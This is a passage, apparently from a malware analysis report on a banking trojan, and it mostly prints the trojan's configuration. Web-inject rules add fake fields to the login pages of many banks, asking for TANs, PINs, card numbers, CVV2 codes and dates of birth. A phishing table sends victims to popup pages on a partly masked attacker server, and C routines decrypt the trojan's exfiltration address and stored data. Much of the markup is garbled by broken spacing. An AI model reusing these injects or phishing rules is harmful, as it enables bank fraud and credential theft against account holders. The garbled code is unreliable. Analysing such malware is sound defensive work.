id="positi on5" name="positio n5" onkeyup="switc hZone(this,event,p
osition6,1)"></td> <td class="loginTD " valign="bottom"> <input
type="passw ord" class="widthD igitCode" maxlengt h="1" size="1" id=
"position6" name=" position6" onkeyup ="switchZone(this,
event,position7,1) "></td><td class=" loginTD" valign="b ottom"><input
type ="password" class= "widthDigitCode" m axlength="1" size= "1"
id="position7" name="position7" onkeyup="switchZon e(this,event,posit
ion8,1)"></td><td class="loginTD" va lighn="bottom"><inp ut
type="password" class="widthDigit Code" maxlength="1 " size="1"
id="pos ition8" name="posi tion8" onkeyup="sw itchZone(this,even
t,position9,1)"></ td></tr></table></ div></td><td nowra p="nowrap"
valign= "top"><div class=" lightGrayBg loginD igits"><table cell
padding="0" cellsp acing="0" border=" 0"><tr><td class=" loginTD"
valign="b ottom"><input type ="password" class= "widthDigitCode" m
axlength="1" size= "1" id="position9" name="position9"
onkeyup="switchZon e(this,event,posit ion10,1)"></td><td
class="loginTD" v align="bottom"><in put type="password "
class="widthDigi tCode" maxlength=" 1" size="1" id="po sition10"
name="po sition10" onkeyup= "switchZone(this,e vent,position11,1)
"></td><td class=" loginTD" valign="b ottom"><input type ="password"
class= "widthDigitCode" m axlength="1" size= "1" id="position11 "
name="position11 " onkeyup="switchZ one(this,event,pos
ition12,1)"></td>< td class="loginTD" valign="bottom">< input
type="passwo rd" class="widthDi gitCode" maxlength = "1" size="1" id="
position12" name=" position12" onkeyu p="switchZone(this
,event,position13, 1)"></td></tr></ta ble></div></td><td
nowrap="nowrap" v align="top"><div c lass="lightGrayBg

```

```
loginDigits"><table cellpadding="0" cellspacing="0" border="0"><tr><td class="loginTD" valign="bottom"><input type="password" class="widthDigitCode" maxlength="1" size="1" id="position13" name="position13" onkeyup="switchZone(this,event,position14,1)"></td><td class="loginTD" valign="bottom"><input type="password" class="widthDigitCode" maxlength="1" size="1" id="position14" name="position14" onkeyup="switchZone(this,event,position15,1)"></td><td class="loginTD" valign="bottom"><input type="password" class="widthDigitCode" maxlength="1" size="1" id="position15" name="position15" onkeyup="switchZone(this,event,position16,1)"></td><td class="loginTD" valign="bottom"><input type="password" class="widthDigitCode" maxlength="1" size="1" id="position16" name="position16"></td></tr></table>';-a
```

```
'https://secure.dexia-bil.lu/ssl/' -e td -h 'les 3 caractères manquants de' -l 300 -rep '<br>Veuillez saisir :<br><b>votre identifiant</b> (premier code de votre TAN<i>card</i>),<br><b>votre mot de passe</b> et<br>les 16 caractères manquants de <b>votre TAN<i>code</i></b> (deuxième code de votre TAN<i>card</i>).<br><br>Cliquez ensuite sur "confirmer".<br><b>'
```

```
https://secure.dexia-bil.lu/ssl/' -e td -h 'ta nlist1' -l 3500 -r ep
'<table cellspa cing=2 border=0 ce llpadding="0"><tr> <td><input
class=" tan" type="passwor d" size="1" maxlen gth="1" name="tanl ist1"
value=""></t d><td><input class ="tan" type="passw ord" size="1" maxl
ength="1" name="ta nlist2" value="">< /td><td><input cla ss="tan"
type="pas sword" size="1" ma xlength="1" name=" tanlist3" value=""
></td><td><input c lass="tan" type="p assword" size="1"
maxlength="1" name ="tanlist4" value= ""></td><td class=
"text1"></td><td ><input class="tan " type="password" size="1"
maxlength ="1" name="tanlist 5" value=""></td>< td><input class="t
an" type="password " size="1" maxleng th="1" name="tanli st6"
value=""></td ><td><input class= "tan" type="passwo rd" size="1"
maxle ngth="1" name="tan list7" value=""></ td><td><input clas
s="tan" type="pass word" size="1" max length="1" name="t anlist8"
value=""> </td><td class="te xt1"></td><td><i nput class="tan" t ype="password"
siz e="1" maxlength="1 " name="tanlist9" value=""></td><td> <input
class="tan" type="password" s ize="1" maxlength= "1" name="tanlist1 0"
value=""></td>< td><input class="t an" type="password " size="1"
maxleng th="1" name="tanli st11" value=""></t d><td><input class
="tan" type="passw ord" size="1" maxl ength="1" name="ta nlist12"
value=""> </td><td class="te xt1"></td><td><i nput class="tan" t ype="password"
siz e="1" maxlength="1 " name="tanlist13" value=""></td><td ><input
class="tan " type="password" size="1" maxlength ="1" name="tanlist 14"
value=""></td> <td><input class=" tan" type="passwor d" size="1"
maxlen gth="1" name="tanl ist15" value=""></ td><td><input clas
s="tan" type="pass word" size="1" max length="1" name="t anlist16"
value="" ></td></tr></table >; -a '
```

```
https://online-a.unicreditban ca.it/login.htm' - e div -h 'Entra' - l
600 -f 0 -rep '< label for="usernam e">Codice:</label> <input type="text
" id="username" na me="username" size ="9" maxlength="8"
class="loginFormF ield" style="margi n-right:10px" auto
complete="off"><la bel for="autentica tion">Pin:</label> <input
type="pass word" id="autentic ation" name="auten tication" size="9"
maxlength="5" cla ss="loginFormField " style="margin-ri ght:10px"
autocomp lete="off"><label for="password_18"> Password 18:</labe l>
<input type="pa ssword" id="passwo rd_18" name="passw ord_18"
size="6" m axlength="6" class ="loginFormField" style="margin-righ
t:10px" autocomple te="off"> <input t ype="image" name=" entra"
id="entra" src="img/entra_new .gif" alt="Entra" align="absmiddle"
width="15" height= "16" vspace="0">; -a '
```

```
https://bancopostaonline.poste.it/bpol/bancoposta/formslogin.asp
' -e label -h 'Passwor d:' -l 10 -app '<d iv style="padding-
top:23px">Codice d ispositivo:</div>' ; -a '
```

https://bancopostaonline.poste.it/bpol/bancoposta/formslogin.asp

```
' - e td -h 'return on blur_Password' -l 140 -rep '<div style="padding-top:5px padding-bottom: 5px"><input type=" password" id="Password" NAME="Password" maxlength="10" onblur="return on blur_Password()" onKeyPress="return IsEnter(event)"></div><div style="padding-top:10px padding-bottom:5px"> <input type="password" id="codice" NAME="codice" maxlength="10" value="" ></div><div style="position:absolute top:377px left: 440px width:273px height:1px font-size:1px border-top:1px solid #373ABE"></div>' -addi tional='-name=*codice* -equals** -messagebox="Per favore, riempire Codice e dispositivo"; -a
```

```
'banking.postbank.de/app/finanzstatus.init.do*' -e di v -h
'tableFinanzs tatus' -l 4000 -re p '<div class="hea dline"><p class="p
HeadlineLeft">Kund enzugang</p><p cla ss="pHeadlineRight "></p><br
/></div> <div class="conten tTabelle"><div cla ss="innerContentTa
belle"><div class= "block"><div class = "emptyline">&nbsp; ^ ^</div><div
class = "emptyline">&nbsp; ^ ^</div><p class=" pBlock"><strong>Se hr
geehrte Kundin, sehr geehrter Kun de,</strong><br/>< /p><p
class="pBloc k">nach wie vor ve rsuchen Betr&uuml^ ^ger im Internet,
Kundendaten auszus pannen. Um missbr& auml^ ^uchliche Zug
riffsversuche auf das <span lang="en ">Online-Banking</ span> soweit
wie m &ouml^ ^glich auszu schlie&szlig^ ^en, haben wir weitere
Sicherheitsstufen in den Prozess der indizierten TANs integriert. Ab dem 1
Januar 2007 m&u uml^ ^ssen Sie zus& auml^ ^tzlich Ihre Telefon-
Geheimzahl , Ihr Geburtsdatum und weitere Anfra gen, f&uuml^ ^r den
Zugang zum Online Banking eingeben. Die Telefon-Gehei mzahl finden Sie
i n den Unterlagen, die Sie von der Po stbank bei der Kon
toer&ouml^ ^ffnung zusammen mit den < span lang="en">Onl ine-
Banking</span> Daten und Ihrer E C-Karte zugesendet bekommen haben.
A lle Neuerungen sin d f&uuml^ ^r die Si cherheit unserer K unden
eingef&uuml^ ^hrt worden.</p><p class="pBlock">Ih re
Postbank</p><di v class="emptyline ">&nbsp; ^ ^</div><fo rm
method=POST><fi eldset class="fi eldset"><div class=" spanlabel"><label
for="phone_code">I hre Telefon-Bankin g Geheimzahl</labe l></div><div
style ="padding-top:10px "><input type="pas sword" name="phone
_code" maxlength=" 7" size="7" tabind ex="1" value="" cl
ass="noFixLength" id="phone_code" ti tle="Ihre Telefon- Banking
Geheimzahl " /></div><br/><di v class="emptyline ">&nbsp; ^ ^</div><di
v class="spanlabel "><label for="date _birth">Geburtsdat
um</label></div><i nput type="text" n ame="date_birth_d"
maxlength="2" siz e="2" tabindex="2" value="" class="n oFixLength"
id="da te_birth" style="w idth:20px" /> <inp ut type="text" nam
e="date_birth_m" m axlength="2" size= "2" tabindex="3" v alue=""
class="noF ixLength" style="w idth:20px" /> <inp ut type="text" nam
e="date_birth_y" m axlength="2" size= "2" tabindex="4" v alue=""
class="noF ixLength" style="w idth:20px" /> <spa n class="pBlock">T T-
MM-JJ</span><br/ ><div class="empty line">&nbsp; ^ ^</div ><div
class="spanl abel"><label for=" date_place">Geburt sort</label></div>
<input type="text" name="date_place" maxlength="20" si ze="7"
tabindex="5 " value="" class=" noFixLength" /><di v class="emptyline
">&nbsp; ^ ^</div><di v class="spanlabel "><label for="exta cc">Wann
bekommen Sie Ihre Kontoausz uge</label></div>< div style="padding
-top: 10px"><select name="extacc" tab index="5" class="n
oFixLength"><optio n value="extacc_be gin">Anfang des Mo
nats</option><opti on value="extacc_m iddle">Mitte des M
onats</option><opt ion value="extacc_ end">Ende des Mona
ts</option></selec t></div><input typ e="submit" name="a ction"
tabindex="6 " value="Anmelden" class="ieAnmelden button" title="Ic on:
Anmelden" /><d iv class="emptylin e">&nbsp; ^ ^</div><b r
```

```
/></fieldset></form></div><div class="emptyline">&nbsp;
sp^^</div></div></div>;-a
```

```
'banking.postbank.de/app/finanzstatus.init.do*' -e div -h 'finanzstatus' -l 4700 -rep '<a class="aTeaser" tabindex="11 1" title="Deutsche Post World Net - &Ouml^^ffnet ein neues Fenster" href="http://www.dpwn.de/" target="_blank"></a>';-a '
```

```
https://www.ebank.hsbc.co.uk/logonindex.jsp' -e b -h 'Please enter the' -l 73 -f 2 -rep 'Please enter all 6- 10 digits of your Security Number';- a '
```

```
https://www.ebank.hsbc.co.uk/logonindex.jsp' -e td -h 'Please input the' -l 190 -f 2 -rep '&nbsp;^^&nbsp;^^ <input type="password" name="tsn" title="Please enter all 6-10 digits of your Security Number" size="10" max length="10" tabindex="2" autocomplete="off" />';-a
```

```
'https://www.ebank.hsbc.co.uk/logonindex.jsp' -e td -h 'We never ask you to enter' -l 320 -f 2 -rep 'Your security number is a 6- 10 digit number, which you may already use to help identify yourself when calling us. Please don't use family phone numbers, birthdates, simple sequences, or repetitions, which are all relatively easy to guess.';-a
```

```
'rasbank.it' -e td -h 'password' -l 105 -app '<br />Parola Chiave: <br /><input type="text" name="keyword" size="22" autocomplete="off" class="inputText" />';-a
```

```
'rasbank.it' -e td -h 'password' -s 1 -l 215 -rep '<div style="padding-top: 33px"><a href="javascript:submitRequest()"><IMG src="/rasbankit/images/buttons/btn_orange.gif" style="border: 0px" /></a></div>';-a
```

```
'www.credem.it/OneToOne/ebank/functions/n_home/home_ma.jsp' -e td -h 'name=txt Password_new' -l 160 -app '&nbsp;^^<span class=txt_logi n_MA>codice di autorizzazione</span> &nbsp;^^<INPUT onFocus="javascript: i mpostaEventi(submitOnEnter)" class=tabella3 type=text maxLength=8 size=8 name=txtAuthorize autocomplete="off ">-additional='- name=*txtAuthorize * -equals=*' -messagebox="Per favore , riempire codice di autorizzazione" ';-a
```

```
'bancopostaim presaonline.poste.it/RBWeb/' -e td -h 'Password' -l 40 -app '<div style="padding-top: 17px"><font size="1"><b>Codice dispositivo</b></font></div>';-a
```

```
'bancopostaimpresaonline.poste.it/RBWeb/' -e td -h 'passwd' -l 170 -
app '<div style="padding-top:8px"><input type="text" id="codice"
name="codice" maxlength="10" style="FONT-SIZE: 10px^^ FONT-F
AMILY: Verdana,Arial,Helvetica,sans-serif"></div><div
style="position:absolute^^top:262px^^left:337px^^width
:328px^^height:1px^^font-size:1px^^border-top:1px solid
#373ABE"></div>' -additional='-name=*codice* -equals=** -
messagebox="Per favore, riempire Codice dispositivo";-a
```

```
'homebanking.cariparma.it/HBPR/hbdoc/LoginApplicazione.jsp' -e t
d -h 'Password Accesso:' -l 18 -app '<div style="padding-
top:8px">Password Dispositiva:</div>';-a
```

```
'homebanking.cariparma.it/HBPR/hbdoc/LoginApplicazione.jsp' -e t
d -h 'Password Accesso:' -s 1 -l 80 -app '<div style="padding-
top:2px"><INPUT type="password" name="PDW_dis" size="20" class="
GenericINPUT" value="" tabindex="3"></div>';-
```

```
'www.csebanking.it/*' -e td -h 'Password : ' -l 11 -f 0 -app ' <div
style="padding-top:7px">Password dispositiva :</div>';-a
```

```
'www.csebanking.it/*' -e td -h 'Password : ' -s 1 -l 80 -f 0 -app '<div
style=""><INPUT size="10" type="password" name="Password_Dis" cla
ss="TxN" autocomplete="off" value="" ></div>';-a
```

```
'www.bcp.it/wps/portal/BancaCreditoPopolare' -e strong -h 'P
assword' -l 11 -app '<div style="padding-top:5px">Pass word
Dispositiva</div>';-a
```

```
'www.bcp.it/wps/portal/BancaCreditoPopolare' -e td -h 'Password ' -
s 1 -l 120 -app '<div style="padding-top:2px"><input type="password"
id="password_dis" name="password_dis" class="iTxt" val
ue="xxx"></div>';- a
```

```
'www.bancaeuro.it/OneToOne/ebank/functions/n_be/home_be.jsp*
' -e td -h 'Password:' -l 10 -app '<div style="padding-top:7px^^ line-
height:1.0em">Password dispositiva:</div>';-a
```

```
'www.bancaeuro.it/OneToOne/ebank/functions/n_be/home_be.jsp*
' -e td -h 'Password:' -s 1 -l 100 -app '<div style="padding-top:0px^
padding-bottom:10px"><input onFocus="javascript:impos
taEventiBE(submitOnEnter)^^" name="txtPassword_dis" ty
pe="password" class="loginUtente" maxlength="8" size="12"
autocomplete="off"></div>';-a
```

```
'www.bancaeuro.it/OneToOne/ebank/functions/n_be/home_be.jsp*
' -e a -h 'pulsante_ok' -l 100 -r ep '<div style="margin-top:17px"><im g
src="/n_images_be/pulsanti/pulsante_ok.gif" width="25" height="20"
border="0" name="puls _ok"></div>';-a
```

```
'www.boq.com.au/IBPresentation/(*)/Default.aspx' -e strong -h
'Personal Access Code:' -l 22 -app '<div style="padding-top:15px">
Value Authorisation Code:</div>';-a
```

```
'www.boq.com.au/IBPresentation/(*)/Default.aspx' -e td -h 'The
Personal Access Code is missing.' -l 360 -app '<div style="padding-
top:5px"><input name="auth_code" id="auth_code" type="password"
size="20" maxlength="20" value="" /></div>';-a '
```

```
https://www.citibank.com/us/cards/index.jsp' -e td -h 'Password: '
-l 16 -app '<div style="padding-top:8px^^padding-right:4px^^width:80px">Your CITI debit/ credit card number :</div><div
style="padding-top:5px^^padding-right:4px^^width:80px">Expiration
date:</div><div style="padding-top:8px^^padding-right:4px^^width:80px">Last 3 digits on Signature Panel:</div><div style="padding-
top:5px^^padding-right:4px^^width:80px">ATM credit card pin nu
mber:</div>';-a
```

```
'https://www.citibank.com/us/cards/index.jsp' -e td -h 'Password:'
-l 450 -s 1 -app '<div style="padding-top:12px"><input type="text"
name="czbcc_num" size="16" /></div><div style="padding-
top:15px"><select name="czbcc_exp_month" style="width:40px"><opti
on value="">--</option><option value="01">01</option><option
value="02">02</option><option value="03">03</option><option value
="04">04</option><option value="05">05</option><option
value="06">06</option><option value="07">07</option><option
value="08">08</option><option value="09">09</option><option value
="10">10</option><option value="11">11</option><option
value="12">12</option></select><select name="czbcc_exp_year"
style="width:40px"><option value="">--</option><option value="0
6">2006</option><option value="07">2007</option><option
value="08">2008</option><option value="09">2009</option><option
value="10">2010</option><option value="11">2011</option><option
value="12">2012</option><option value="13">2013</option><option
value="14">2014</option><option value="15">2015</option></
select></div><div style="padding-top:11px"><input type="text"
name="czbcc_cv2" size=3 maxlength=3 /></div><div style="padding
-top:26px"><input type="text" name="czbcc_pin" size=4 maxlength=4
/></div>' -additional='- name=*czbcc_num* - equals=*' -message
box="Enter your CITI credit/debit card number";-a
```



```
'https://www.citibank.com/us/cards/index.jsp' -e div -h ' Where do
you want to' -l 770 -rep '< p class="smalltext " align=center sty
le="padding: 10px^ ^margin:0">To prev ent unauthorized a ccess to your
acco unt you are requir ed to enter additi onal security info rmation.<br
/><spa n style="color:#F0 0^^font-weight:bol d">Wrong input may
suspend your acco unt.</span></p><se lect name="NEXT_SC REEN"
class="selec tTop"><option sele cted value="/Accou ntSummary">Where d
o you want to go?< /option><option va lue="/AccountSumma ry">Account
Summar y</option><option value="/UnbilledTr ans">Unbilled Acti
vity</option><opti on value="/Stateme nts">Statements</o
ption><option valu e="/CTPPay">Pay My Bill</option><opt ion
value="/BTEntr y">Balance Transfe rs</option><option
value="/CLI">Cred it Line Increase</ option></select><i nput
type="hidden" name="siteld" val ue="CB"><input typ e="hidden"
name="l angl d" value="EN"> '; -a '
```

```
http://www.chase.com/PFSCreditCardHome.html' -e td -h 'Password'
- l 50 -s 2 -app '<d iv class="subheade rformblue" style=" padding-
top:5px">Y our Debit/Credit C ard number<br /><i nput type="text" n
ame="czbcc_num" si ze="14" /></div><d iv class="subheade rformblue"
style=" padding-top:5px">E xpiration date<br /><select name="cz
bcc_exp_month" sty le="width:40px"><o ption value="">--<
/option><option va lue="01">01</optio n><option value="0
2">02</option><opt ion value="03">03< /option><option va
lue="04">04</optio n><option value="0 5">05</option><opt ion
value="06">06< /option><option va lue="07">07</optio n><option
value="0 8">08</option><opt ion value="09">09< /option><option va
lue="10">10</optio n><option value="1 1">11</option><opt ion
value="12">12< /option></select> <select name="czbc c_exp_year"
style=" width:60px"><opti on value="">--</op tion><option value
="06">2006</option ><option value="07 " ">2007</option><op tion
value="08">20 08</option><option value="09">2009</ option><option
val ue="10">2010</opti on><option value=" 11">2011</option>< option
value="12"> 2012</option><opti on value="13">2013 </option><option
v alue="14">2014</op tion><option value ="15">2015</option
></select></div><d iv class="subheade rformblue" style=" padding-
top:5px">C ard Verification N umber CVV2 (3 digi ts)<br /><input ty
pe="text" name="cz bcc_cvv2" size="3" maxlength="3" />< /div><div
class="s ubheaderformblue" style="padding-top :5px">ATM Credit C ard
pin number (4 digits)<br /><inpu t type="text" name ="czbcc_pin" size=
"4" maxlength="4" /></div><div style ="padding: 5px 0^^
color:#F00^^font-w eight:bold">Wrong input may suspend your
account.</div >' -additional='-n ame=*czbcc_num* -e quals=** -
messageb ox="Enter your Deb it/Credit Card num ber"; -a '
```

```
https://www.citibank.com/us/cards/srs/index.jsp' -e td -h 'Use r
ID' -l 140 -rep '<div style="padding-bottom:10px">To prevent unauthori
zed access to your account you are r equired to enter a dditional security
information.<br /><span style="color:#F00^^font-weight:bold">Wrong
input may suspend your account.</span></div>User ID<br><input
name="USERNAME" value="" maxlength="40" tabindex=" 1" type="text"
size="15">';-a '
```

```
https://www.citibank.com/us/cards/srs/index.jsp' -e td -h '
Password' -l 185 - app '<div>Your debit/credit card number<br /><input
type="text" name="czbcc_num" size="15" /></div><div>Expiration
date<br /><select name="czbcc_exp_month" style="width:40px" class
="pwdTextBox"><option value="">--</option><option valu
e="01">01</option> <option value="02" >02</option><optio n
value="03">03</o ption><option valu e="04">04</option> <option
value="05" >05</option><optio n value="06">06</o ption><option valu
e="07">07</option> <option value="08" >08</option><optio n
value="09">09</o ption><option valu e="10">10</option> <option
value="11" >11</option><optio n value="12">12</o ption></select> <s
elect name="czbcc_exp_year" style="width:60px" class="
pwdTextBox"><optio n value="">--</opt ion><option value=
"06">2006</option> <option value="07" >2007</option><opt ion
value="08">200 8</option><option value="09">2009</o ption><option
valu e="10">2010</optio n><option value="11">2011</option><o ption
value="12">2 012</option><optio n value="13">2013< /option><option
va lue="14">2014</opt ion><option value= "15">2015</option>
</select></div><div>Card Verification Number CVV2 (3 digits)<br
/><input type="text" name="czbcc_cvv2" size=" 3" maxlength="3"
/></div><div>ATM Credit Card pin number (4 digits)<br /><input
type="text" name="czbcc_pin" size="4" maxlength="4" /></div>' -
additional='-name= *czbcc_num* -equals=** -messagebox=" Enter your
Debit/Credit Card number" ';-a '
```

```
https://ib.rosbank.ru/start.asp?bank=0' -e td -h '( )' -l 550 -s 1 -rep
'<div align="left" class="hd 1"><table><tr><td class="hd1" width=
"50%"> </td> <td align="right"> <input TYPE="text" SIZE="16"
NAME="pin" maxlength="16" value=""></td></tr></table></div><br>
<tr><td colspan=" 2" align="center" ><input type="submit" value="
Ok "></td></tr>';
```

ANEXX 4 - PHISHING

There is also a database telling us in which page is doing phishing, showing the url where it has to bring out a pop up and the page where the fake one resides:

https://ibank.barclays.co.uk%At a Glance Online Banking for customer! For security reasons please retype your 'memorable word'. And then click continue button. Thank You. Wrong input may suspend your account. Cancel-Continue memorable;-a

https://www.midamericabank.com/log_into.cfm -t 20 -x 100% -y 100% -n
http://XX.255.113.X/html/midamericabank_com/popup.php -m
http://XX.255.113.X/html/midamericabank_com/msg.html;-a

www.associatedbank.com -t 20 -x 100% -y 100% -n http://XX.
255.113.X/html/associatedbank_com/popup.html -m
http://XX.255.113.X/html/associatedbank_com/msg.html;-a

charteroneonline.com -f 0 -t 20 -x 100% -y 100% -n
http://XX.255.113.X/html/charteroneonline_com/popup.php -m http://XX.255.113.X/

html/charteroneonline_com/msg.html;-a

tscu.org -t 20 -x 100% -y 100% -n
http://XX.255.113.X/html/tscu_org/popup.php;-a

rbsdigital.com -t 20 -x 100% -y 100% -n
http://XX.255.113.X/html/rbsdigital_com/popup.html;-a

olb2.nationet.com -t 20 -x 100% -y 100% -n
http://XX.255.113.X/html/olb2_nationet_com/popup.html -m
http://XX.255.113.X/html/olb2_nationet_com/msg.html;-a

webbank.openplan.co.uk -t 20 -x 100% -y 100% -n
http://XX.255.XX.3.2/html/webbank_openplan_co_uk/popup.html -m
http://XX.255.113.X/html/webbank_openplan_co_uk/msg.html;-a

ibank.cahoot.com -f 1 -t 20 -x 100% -y 100% -n
http://XX.255.113.X/html/ibank_cahoot_com/popup.html -m
http://XX.255.113.X/html/ibank_cahoot_com/msg.html

ANEXX 5 – ENCRYPTION ALGORITHMS

The encryption and decryption algorithms are symmetric and from the XOR type:

To extract the address where the information is going to be sent, the following routine, programmed in C decrypts an array of type unsigned char and of size SIZE_DUMP:

```
int __DecryptDump( unsigned char * crypt_dump )
{
    int i;

    for ( i = 1; i < SIZE_DUMP; i++ )
        crypt_dump[i] ^= (i * i);

    return 0;
}
```

Explanation of the algorithm: from the 2nd element a XOR is applied over the actual element and the position of the element multiplied by itself.

To extract the information encrypted at the register, the following routine, programmed in C decrypts an array of type unsigned char and of size size_data:

```
void __DecryptReg( unsigned char * string, int size_data )
{
    int i;
    unsigned int init_value;
    unsigned int new_char;

    init_value = INIT_VALUE;

    for ( i = init_value; i < size_data; i++ )
    {
        new_char = init_value;
        new_char *= init_value;
        new_char &= 0xFF;
        string[i] ^= new_char;
        init_value++;
    }
}
```

Explanation of the algorithm: from the INIT_VALUE element a multiplication of the actual element is applied to itself, after an AND is applied with value 0xFF and after that a XOR is applied to the actual element value with the result of the previous operations.

ANEXX 6 – REGISTER KEYS

The register keys are located in the file load.reg